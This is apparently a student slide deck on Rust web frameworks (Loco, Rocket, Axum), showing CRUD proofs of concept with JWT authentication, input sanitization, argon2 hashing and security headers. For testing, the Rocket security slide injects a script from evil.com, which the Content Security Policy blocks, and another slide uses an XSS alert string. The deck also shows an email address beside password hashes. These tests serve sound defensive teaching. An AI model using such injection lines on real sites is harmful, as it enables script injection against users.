



Rust for the Web

15th of may



Matthias Gaillard
Benjamin Worton
Hugo Da Silva

Summary

- Introduction
 - What is Rust ?
 - Particularities of the language
 - Weaknesses
 - Questions to answer
- Rust frameworks
 - Prerequisites
 - Proofs of concept
- Conclusion
 - Owasp top 10 2025



Introduction - What is Rust ?



- Programming language
- 2006 -> 2015
- Influences : C#, C++, Ruby
- Difficult to learn !
 - Memory & type management
- Goals :
 - Safety
 - Performance
 - Concurrency

Popular companies that use Rust



Amazon



Facebook



Coursera



Firefox



Node Package Manager



Dropbox



Discord



Microsoft



Figma



Meta



Google




Solana

Introduction - What is Rust ?



- Popularity
 - Surveys
 - Publications
 - Books



- Speed
 - Calculate π with Leibniz formula




Introduction - What is Rust ?




How would you rate your Rust expertise?

(total responses = 9851, single answer)



Which of the following statements are reasons why you use Rust at work?

(total responses = 4529, multiple answers)



Introduction - Particularities



- Memory safety
 - Ownership

```
fn ownership_example() {  
    let a: String = String::from("hello");  
    let b: String = a;  
    println!("{}", a); // ERROR  
}
```



```
fn ownership_example() {  
    let a: String = String::from("hello");  
    let b: String = a.clone();  
    println!("{}", a);  
}
```

```
fn ownership_example() {  
    let a: String = String::from("hello");  
    let b: &String = &a;  
    println!("{}", a);  
}
```

- Type safety
 - Strongly typed

```
fn find_user(id: u32) -> Option<String> {  
    if id == 1 {  
        Some(String::from("Matthias"))  
    } else {  
        None  
    }  
}
```

```
fn shadowing_example() {  
    let input: &str = "123";  
    let input: &str = input.trim();  
    let input: i32 = input.parse::<i32>().unwrap();  
    println!("Number = {}", input);  
}
```

- Performance

- Ahead-of-time compiled

```
fn main() {  
    let r;  
    {  
        let x = 5;  
        r = &x;  
    }  
    println!("r: {r}");  
}
```

- Concurrency

- Rust threads (used in our loco POC)



Introduction - Rust weaknesses



- Learning curve
 - Code structure & syntax
 - Slow prototyping
- Ecosystem
 - Small community (yet growing)
 - Documentation
 - Less extensive
 - More technical



Introduction - Problematics



- Discover existing Rust frameworks for the web
- Build CRUD apps with them
- Implement additional functionalities
- Check how we can handle security concerns
- Compare the frameworks
 - one to another
 - to other non-Rust frameworks



POC - Prerequisites

- Installations for all pocs
 - Rust & Cargo : <https://rust-lang.org/tools/install/>
 - Rust analyzer extension for Visual Studio
 - Autocompletion
 - Help for debugging
 - Information on data types
 - Docker:
<https://www.docker.com/products/docker-desktop/>



POC - Web app in Loco : CRUD



- CRUD application that manages articles
- Users can see them directly
- But they need to register / login to do other operations

List of articles

Add an article

Analyze Articles

Why Rust is gaining popularity in backend development Update X

Rust is becoming increasingly popular for backend development thanks to its strong focus on safety and performance. Unlike many traditional languages, Rust prevents common programming errors such as null pointer dereferencing or data races at compile time. One of the most appreciated features is the ownership system, which ensures memory safety without relying on a garbage collector. This allows applications to run efficiently while avoiding memory leaks. Because of these advantages, Rust is now used in many modern infrastructures and high-performance services.

- How to test this app : see wiki on github : <https://github.com/Matthjass13/RustForTheWeb/wiki/Loco-apps-documentation>
- To create your own app : <https://loco.rs/docs/getting-started/guide/>

```
> loco new
✓ > App name? · myapp
✓ > What would you like to build? · SaaS App with client side rendering
✓ > Select a DB Provider · Sqlite
✓ > Select your background worker type · Async (in-process tokio async tasks)
```

Loco app generated successfully in:
myapp/

```
$ cargo loco generate model article title:string content:text
added: "migration/src/m20231202_173012_articles.rs"
injected: "migration/src/lib.rs"
injected: "migration/src/lib.rs"
added: "tests/models/articles.rs"
injected: "tests/models/mod.rs"
```

```
$ cargo loco generate controller articles --api
```

POC - Web app in Loco : CRUD



- Seeding

```
! articles.yaml x
Loco > locoapp > src > fixtures > ! articles.yaml

1 - id: 1
2   title: "Why Rust is gaining popularity in backend developme
3   content: "Rust is becoming increasingly popular for backend
4   created_at: "2026-03-15T08:16:35Z"
5   updated_at: "2026-03-15T08:16:35Z"
6 - id: 2
7   title: "Building modern web applications with React"
8   content: "React has become one of the most widely used libr
9   created_at: "2026-03-15T08:16:35Z"
10  updated_at: "2026-03-15T08:16:35Z"
11 - id: 3
12  title: "Introduction to Rust for web developers"
13  content: "Rust is a modern programming language focused on
14  created_at: "2026-03-15T08:16:35Z"
15  updated_at: "2026-03-15T08:16:35Z"
16 - id: 4
17  title: "Understanding ownership in Rust"
18  content: "One of the most unique aspects of Rust is its owne
19  created_at: "2026-03-15T08:16:35Z"
20  updated_at: "2026-03-15T08:16:35Z"
21 - id: 5
22  title: "Building user interfaces with React"
23  content: "React is a JavaScript library designed for buildi
24  created_at: "2026-03-15T08:16:35Z"
25  updated_at: "2026-03-15T08:16:35Z"
```

- Api routes

```
/api
├── /articles
│   ├── GET
│   ├── POST
│   ├── /analyze GET
│   ├── /{id}
│   │   ├── GET
│   │   ├── PATCH
│   │   ├── DELETE
│   │   └── /comments GET
│   └── /api/articles
│       ├── /api/articles
│       ├── /api/articles/analyze
│       ├── /api/articles/{id}
│       ├── /api/articles/{id}
│       ├── /api/articles/{id}
│       └── /api/articles/{id}/comments
├── /auth
│   ├── /current GET
│   ├── /forgot POST
│   ├── /login POST
│   ├── /magic-link
│   │   ├── POST
│   │   └── /{token} GET
│   ├── /register POST
│   ├── /resend-verification-mail POST
│   ├── /reset POST
│   └── /verify/{token} GET
└── /api/auth
    ├── /api/auth/current
    ├── /api/auth/forgot
    ├── /api/auth/login
    ├── /api/auth/magic-link
    ├── /api/auth/magic-link/{token}
    ├── /api/auth/register
    ├── /api/auth/resend-verification-mail
    ├── /api/auth/reset
    └── /api/auth/verify/{token}
```

- Options / results

```
#[derive(Clone, Debug, Serialize, Deserialize)]
pub struct Params {
    pub title: Option<String>,
    pub content: Option<String>,
}
```


```
async fn load_item(ctx: &AppContext, id: i32) -> Result<Model> {
    let item = Entity::find_by_id(id).one(&ctx.db).await?;
    item.ok_or_else(|| Error::NotFound)
}
```

POC - Web app in Loco : Security



- Authentication

- To test : document.cookie



```
pub async fn update(  
    jar: CookieJar,  
    Path(id): Path<i32>,  
    State(ctx): State<AppContext>,  
    Json(params): Json<Params>,  
) -> Result<Response> {  
    validate_jwt(&jar, &ctx);  
  
    let item = load_item(&ctx, id).await?; // Type = Model  
    let mut item = item.into_active_model(); // Type = ActiveModel  
    let sanitized = params.sanitized();  
    sanitized.update(&mut item);  
    let item = item.update(&ctx.db).await?; // Type = Model  
    format::json(item)  
}
```

Shadowing !

- SeaOrm wants an ActiveModel
- The compiler will check that

```
fn validate_jwt(jar: &CookieJar, ctx: &AppContext) -> Result<()> {  
    let token = jar  
        .get("token")  
        .ok_or_else(|| Error::Unauthorized("missing token".into()))?;  
  
    let jwt_secret = ctx.config.get_jwt_config()?;  
  
    loco_rs::auth::jwt::JWT::new(&jwt_secret.secret)  
        .validate(token.value())  
        .ok_or_else(|| unauthorized("invalid token"))?;  
  
    ok::<>()  
}
```

```
138  
139  
140 #[debug_handler]  
141 async fn login(  
142     jar: CookieJar,  
143     State(ctx): State<AppContext>,  
144     Json(params): Json<LoginParams>,  
145 ) -> Result<impl IntoResponse> {  
146     let Ok(user) = users::Model::find_by_email(&ctx.db, &params.email).await else {  
147         return unauthorized("Invalid credentials!");  
148     };  
149  
150     let valid = user.verify_password(&params.password);  
151     if !valid {  
152         return unauthorized("unauthorized!");  
153     }  
154  
155     let jwt_secret = ctx.config.get_jwt_config()?;  
156     let token = user  
157         .generate_jwt(&jwt_secret.secret, &jwt_secret.expiration)  
158         .or_else(|_| unauthorized("unauthorized"))?;  
159  
160     let cookie = Cookie::build(("token", token))  
161         .http_only(true) // Protect against XSS  
162         .same_site(SameSite::Strict) // Protect against CRFS  
163         .path("/")  
164         .build();  
165  
166     let updated_jar = jar.add(cookie);  
167  
168     Ok((updated_jar, format::json(LoginResponse::new(&user, &String::new()))))  
169 }  
170
```

POC - Web app in Loco : Security



- Input sanitization

- Test with `<script>alert("hack")</script><b>Hello</b>`

```
use ammonia::clean;
use ammonia::Builder;
```

```
fn clean_strict(input: &str) -> String {
    Builder::new()
        .tags(HashSet::new()) // No html tag authorized
        .clean(input)
        .to_string()
}
```

```
fn sanitized(&self) -> Self {
    Self {
        title: self.title.as_ref().map(|t| clean_strict(t)),
        content: self.content.as_ref().map(|c| clean_strict(c)),
    }
}
```

Does not mutate self but returns a new one : Immutability by default !

- Encryption

- Encryption of passwords with argon2
- To preview a SQLite table on VS Code, install the SQLite viewer extension

pid	email	password
Filter...	Filter...	Filter...
c3928bd2680f435487cd1ce197cf54b1	user@loco.rs	\$argon2id\$v=19\$m=19456,t=2,p=1\$y+B4HZvWR/RfioK...
55d83f07876c42dba7983df249c03232	gaillardmatthias1.9991@gmail.com	\$argon2id\$v=19\$m=19456,t=2,p=1\$XwWbpFCKOMb5c...
7f04d5ad85bd4f5d86ab7d9073fdf5d6	alice@example.com	\$argon2id\$v=19\$m=19456,t=2,p=1\$+84ke/P7VyEVVao...
2c32928ecbe944b0bccec3c8e2f9ddf52	matthias@example.com	\$argon2id\$v=19\$m=19456,t=2,p=1\$63LURXDzHPYVbp...

POC - Web app in Loco : Concurrency



- How does Rust perform in handling multiple requests in parallel ?
- Here, we try to do a task for each article.
 - Sequential
 - Parallel
- We then compare both speeds
- Parallel is faster for
 - Costly operations
 - High number of threads

```
for (id, content) in articles {  
    let handle = thread::spawn(move || {  
        let word_count = content.split_whitespace().count();  
  
        // Artificial calculus to simulate a big operation  
        for _ in 0..5_000_000 {  
            let _ = 2 * 2;  
        }  
  
        ArticleAnalysis { id, word_count }  
    });  
  
    handles.push(handle);  
}
```

Analyze Articles

Performance Comparison

Parallel computation is 2.41x faster than sequential

Sequential

403 ms

Article 1 → 82 words
Article 2 → 83 words
Article 3 → 48 words
Article 4 → 48 words
Article 5 → 41 words
Article 6 → 58 words
Article 7 → 54 words
Article 8 → 60 words
Article 9 → 60 words
Article 10 → 60 words
Article 11 → 56 words
Article 12 → 56 words
Article 13 → 57 words
Article 14 → 52 words
Article 15 → 56 words
Article 16 → 1 words

Parallel

167 ms

Article 1 → 82 words
Article 2 → 83 words
Article 3 → 48 words
Article 4 → 48 words
Article 5 → 41 words
Article 6 → 58 words
Article 7 → 54 words
Article 8 → 60 words
Article 9 → 60 words
Article 10 → 60 words
Article 11 → 56 words
Article 12 → 56 words
Article 13 → 57 words
Article 14 → 52 words
Article 15 → 56 words
Article 16 → 1 words

POC - Web app in Loco : Websockets



socket.io

SocketIOxide

- Small chat room app
 - <https://github.com/loco-rs/chat-rooms>
- Websockets Vs Polling

```
const socket = io();
```

In main.js

```
// if there is a non-empty message and a socket connection
if (message && connected) {
  $inputMessage.val('');
  addChatMessage({ username, message });
  // tell server to execute 'new message' and send along one param
  socket.emit('new message', message);
}
```

Serialization
in json
with Serde


In chat.rs

```
s.on(
  "new message",
  |s: SocketRef, Data::<String>(msg), Extension::<Username>(username)| {
    let msg = &Res::Message {
      username,
      message: msg,
    };
    s.broadcast().emit("new message", msg).ok();
  },
);
```

```
s.on("typing", |s: SocketRef, Extension::<Username>(username)| {
  s.broadcast()
    .emit("typing", &Res::Username { username })
    .ok();
});
```

```
#[derive(Deserialize, Serialize, Debug, Clone)]
#[serde(rename_all = "camelCase", untagged)]
enum Res {
  Login {
    #[serde(rename = "numUsers")]
    num_users: usize,
  },
  UserEvent {
    #[serde(rename = "numUsers")]
    num_users: usize,
    username: Username,
  },
  Message {
    username: Username,
    message: String,
  },
  Username {
    username: Username,
  },
}
```

```
#[derive(Clone)]
struct ChatRoomState {
  pub count: Arc<AtomicUsize>,
  pub loco_ctx: loco_rs::app::AppContext,
}
```



POC - Web app in Rocket



- CRUD app
 - Backend → Rocket + SQLX
 - Frontend → Yew + Tailwind CSS + WASM
 - DB → Postgres
- CRUD app containerized with docker
- With this app you can register a account (admin or not), log in and add, update or delete a user

User Management

Register

Login

User List

- ID: 1, Name: Benjamin, Email: benjamin@example.com
- ID: 2, Name: Hugo, Email: hugo@example.com
- ID: 3, Name: Matthias, Email: matthias@example.com

POC - Web app in Rocket : Frontend



- Yew + Web Assembly to execute on Browser
- Use of states to keep information between requests
- Use of callbacks to react to button clicks

```
► Run | ⌕ Debug
fn main() {
    yew::Renderer::<App>::new().render();
}

#[derive(Deserialize)]
1 implementation
struct AuthResponse {
    token: String,
}

12 implementations
#[function_component(App)]
fn app() -> Html {
```

```
<button
    onclick={register}
    class="bg-purple-500 hover:bg-purple-700 text-white font-bold py-2 px-4 rounded"
>
    { "Register" }
</button>
if !register_message.is_empty() {
    <p class="text-green-500 mt-2">{ &*register_message }</p>
}
```

```
let user_state: UseStateHandle<(String, String, ..)> = use_state(|| ("".to_string(), "".to_string(), None as Option<i32>));
let message: UseStateHandle<String> = use_state(|| "".to_string());
let users: UseStateHandle<Vec<User>> = use_state(Vec::new);
let token: UseStateHandle<Option<String>> = use_state(|| None as Option<String>);
let login_state: UseStateHandle<(String, String)> = use_state(|| ("".to_string(), "".to_string()));
```

```
let register: Callback<MouseEvent> = {
    let register_state: UseStateHandle<(String, String, ..)> = register_state.clone();
    let register_message: UseStateHandle<String> = register_message.clone();
    Callback::from(move |_| {
        let (email: String, password: String, role: String) = (*register_state).clone();
        let register_state: UseStateHandle<(String, String, ..)> = register_state.clone();
        let register_message: UseStateHandle<String> = register_message.clone();

        spawn_local(async move {
            let body: Value = serde_json::json!({
                "email": email,
                "password": password,
                "role": role
            });

            match Request::post("/api/register")
                .header("Content-Type", "application/json")
                .body(body.to_string())
                .unwrap()
                .send()
                .await
            {
                Ok(resp: Response) if resp.ok() => {
                    register_message.set("Account created successfully".into());
                    register_state.set(("".to_string(), "".to_string(), "".to_string()));
                }
                => {
                    register_message.set("Failed to create account".into());
                    register_state.set(("".to_string(), "".to_string(), "".to_string()));
                }
            }
        });
    });
}
```

POC - Web app in Rocket : Backend



- Macros for routing
 - `#[method(«route_name»)]`
 - `routes!`
- `.attach` for CORS + HTTP headers
- SQLX to communicate with DB + `bind` to avoid injection

```
#[get("/get_users")]
2 implementations
async fn get_users(db: &State<DbConn>) -> Result<Json<Vec<User>>, String> {
```

```
#[post("/add_user", data = "<user>")]
2 implementations
async fn add_user(db: &State<DbConn>, user: Json<NewUser>) -> Result<Json<User>, String> {
```

```
rocket::build()
    .attach(SecurityHeaders)
    .manage(DbConn { pool })
    .mount(
        "/api",
        routes![
            index,
            get_users,
            get_one_user,
            add_user,
            update_user,
            delete_user,
            register,
            login
        ],
    )
    .mount("/", FileServer::from("static/"))
    .attach(cors)
```

```
#[post("/add_user", data = "<user>")]
2 implementations
async fn add_user(db: &State<DbConn>, user: Json<NewUser>) {
    let newUser: User = sqlx::query_as(
        "
        INSERT INTO users (name, email)
        VALUES ($1, $2)
        RETURNING id, name, email
        ",
    )
    .bind(&user.name)
    .bind(&user.email)
    .fetch_one(&db.pool)
    .await Result<User, Error>
    .map_err(|e: sqlx::Error| e.to_string());
    Ok(Json(newUser))
}
```

POC - Web app in Rocket : Security



- Rocket doesn't have built-in authentication or elements regarding security.
 - Everything in Rocket is flexible and configurable.
- Add HTTP headers via Rocket Fairings that capture the HTTP requests so you can modify them

```
1 use rocket::{
2     Request, Response,
3     fairing::{Fairing, Info, Kind},
4     http::Header,
5 };
6
7 1 implementation
8 pub struct SecurityHeaders;
9
10 #[rocket::async_trait]
11 impl Fairing for SecurityHeaders {
12     fn info(&self) -> Info {
13         Info {
14             name: "Security Headers",
15             kind: Kind::Response,
16         }
17     }
18
19     async fn on_response<'r>(&self, _req: &'r Request<'_, _res: &mut Response<'r>) {
20         res.set_header(Header::new(
21             "Content-Security-Policy",
22             "default-src 'self'; \
23             script-src 'self' 'unsafe-inline' 'wasm-unsafe-eval' https://cdn.tailwindcss.com; \
24             style-src 'self' 'unsafe-inline' https://cdn.tailwindcss.com; \
25             font-src 'self' https://cdn.tailwindcss.com",
26         ));
27         res.set_header(Header::new("X-Frame-Options", "DENY"));
28         res.set_header(Header::new("X-Content-Type-Options", "nosniff"));
29         res.set_header(Header::new(
30             "Referrer-Policy",
31             "strict-origin-when-cross-origin",
32         ));
33     }
34 }
```

```
> var s = document.createElement('script');
< undefined
> s.src = 'https://evil.com/malicious.js';
< 'https://evil.com/malicious.js'
> document.head.appendChild(s);
✖ Loading the script 'https://evil.com/malicious.js' violates the following Content Security Policy directive: "script-src 'self' 'unsafe-inline' 'wasm-unsafe-eval' https://cdn.tailwindcss.com". Note that 'script-src-elem' was not explicitly set, so 'script-src' is used as a fallback. The action has been blocked.
```

POC - Web app in Rocket : Security 2



Authentication - Registering

- Argon2 algorithm for password hashing
- Use of a random generated salt
- Insert into db via SQLX

```
#[post("/register", data = "<payload>")]
2 implementations
pub async fn register(
    db: &State<DbConn>,
    payload: Json<AuthPayload>,
) -> Result<Json<AuthResponse>, Status> {
    let salt: SaltString = SaltString::generate(&mut OsRng);
    let password_hash: String = Argon2::default()
        .hash_password(payload.password.as_bytes(), &salt)
        .map_err(|_| Status::InternalServerError)?
        .to_string();

    sqlx::query("INSERT INTO rocket_accounts (email, password_hash, role) VALUES ($1, $2, $3)")
        .bind(&payload.email)
        .bind(&password_hash)
        .bind(payload.role.as_deref().unwrap_or("user"))
        .execute(&db.pool)
        .await Result<PgQueryResult, Error>
        .map_err(|_| Status::InternalServerError)?;

    Ok(Json(AuthResponse {
        token: "Account created".to_string(),
    }))
}
```

POC - Web app in Rocket : Security 3



Authentication - Login

- JWT for token generation
- Hash password in payload + comparison with Argon2
- Define expiration time
- Encode JWT token with Key

```
pub async fn login(
    db: &State<DbConn>,
    payload: Json<AuthPayload>,
) -> Result<Json<AuthResponse>, Status> {
    let account: (String, i32, String) =
        sqlx::query_as("SELECT password_hash, id, role FROM rocket_accounts WHERE email = $1")
            .bind(&payload.email)
            .fetch_one(&db.pool)
            .await Result<(String, i32, String), ...>
            .map_err(|_| Status::Unauthorized)?;

    let parsed_hash: PasswordHash<'_> = PasswordHash::new(&account.0).map_err(|_| Status::InternalServerError)?;

    Argon2::default()
        .verify_password(payload.password.as_bytes(), &parsed_hash)
        .map_err(|_| Status::Unauthorized)?;

    let exp: usize = SystemTime::now()
        .duration_since(UNIX_EPOCH)
        .unwrap()
        .as_secs() as usize
        + 3600;

    let role: Role = match account.2.as_str() {
        "admin" => Role::Admin,
        _ => Role::User,
    };

    let claims: Claims = Claims {
        user_id: account.1,
        exp,
        role,
    };

    let secret: String = std::env::var("JWT_SECRET").expect("JWT_SECRET non défini");

    let token: String = encode(
        &Header::default(),
        &claims,
        &EncodingKey::from_secret(secret.as_bytes()),
    )
    .map_err(|_| Status::InternalServerError)?;

    Ok(Json(AuthResponse { token }))
} async fn login
```

POC - Web app in Rocket : Security 4



- In Rocket you can protect some HTTP routes by using Request Guards
- they act as a parameter you give to your routes and can use them to validate the HTTP request

```
#[delete("/delete_user/<id>")]
2 implementations
✓ async fn delete_user(db: &State<DbConn>, id: i32, _admin: AdminUser) -> Result<Status, String> {
    let Dbstatus: PgQueryResult = sqlx::query("DELETE FROM users WHERE id = $1")
        .bind(id)
        .execute(&db.pool)
        .await Result<PgQueryResult, Error>
        .map_err(|e: sqlx::Error| e.to_string());

    if Dbstatus.rows_affected() == 0 {
        return Ok(Status::NotFound);
    }

    Ok(Status::NoContent)
}
```

```
#[rocket::async_trait]
impl<'r> FromRequest<'r> for AuthenticatedUser {
    type Error = ();

    async fn from_request(req: &'r Request<'_>) -> Outcome<Self, Self::Error> {
        let token: Option<&str> = req &'r Request<'life0>
            .headers()
            .get_one("Authorization")
            .and_then(|h: &str| h.strip_prefix("Bearer "));

        let token: &str = match token {
            Some(t: &str) => t,
            None => return Outcome::Error((Status::Unauthorized, ())),
        };

        let secret: String = std::env::var("JWT_SECRET").unwrap_or_default();

        match decode::Claims {
            token,
            &DecodingKey::from_secret(secret.as_bytes()),
            &Validation::default(),
        ) {
            Ok(data: TokenData<Claims>) => Outcome::Success(AuthenticatedUser {
                user_id: data.claims.user_id,
                role: data.claims.role,
            }),
            Err(_) => Outcome::Error((Status::Unauthorized, ())),
        }
    }
}

#[rocket::async_trait]
impl<'r> FromRequest<'r> for AdminUser {
    type Error = ();

    async fn from_request(req: &'r Request<'_>) -> Outcome<Self, Self::Error> {
        let auth: Outcome<AuthenticatedUser, ...> = AuthenticatedUser::from_request(req).await;

        match auth {
            Outcome::Success(user: AuthenticatedUser) if user.role == Role::Admin => Outcome::Success(AdminUser),
            _ => Outcome::Error((Status::Forbidden, ())),
        }
    }
}
```

POC - Web app in Rocket : Pros & Cons



- Pros
 - Easy routing with macros
 - Good start to learn web dev with Rust
 - Uses Rust types safety for error handling and check at compile time
 - Fast performances since based on Rust that has no garbage collector
- Cons
 - Rust syntax is difficult to learn in general
 - No forced structure for code, can become messy
 - Not developed enough compared to other languages or even Axum framework

POC - Web app in Axum



- Axum is a web framework built on Tokio, an async runtime for Rust
- This PoC is a CRUD web app with a Postgres DB, both containerized
- Vanilla HTML & CSS front-end
- Back-end written in Rust, using the following crates:
 - axum, tokio, sqlx, serde, serde_json, dotenv, redis, reqwest, tower, tower-http

SYSTEM_RACE / rust-axum vs python-django / bubble sort $O(n^2)$ / n=100,000

■ LIVE TELEMETRY

○ RUST / AXUM

PROGRESS 0%

ELAPSED	SWAPS/SEC
—	—
TOTAL SWAPS	COMPARISONS
—	—

○ PYTHON / DJANGO

PROGRESS 0%

ELAPSED	SWAPS/SEC
—	—
TOTAL SWAPS	COMPARISONS
—	—

START RACE • Ready. Press START RACE to begin.

■ CREATE USER

NAME

EMAIL

POST /users

■ GET USER

USER ID

GET /users/:id

■ UPDATE EMAIL

USER ID

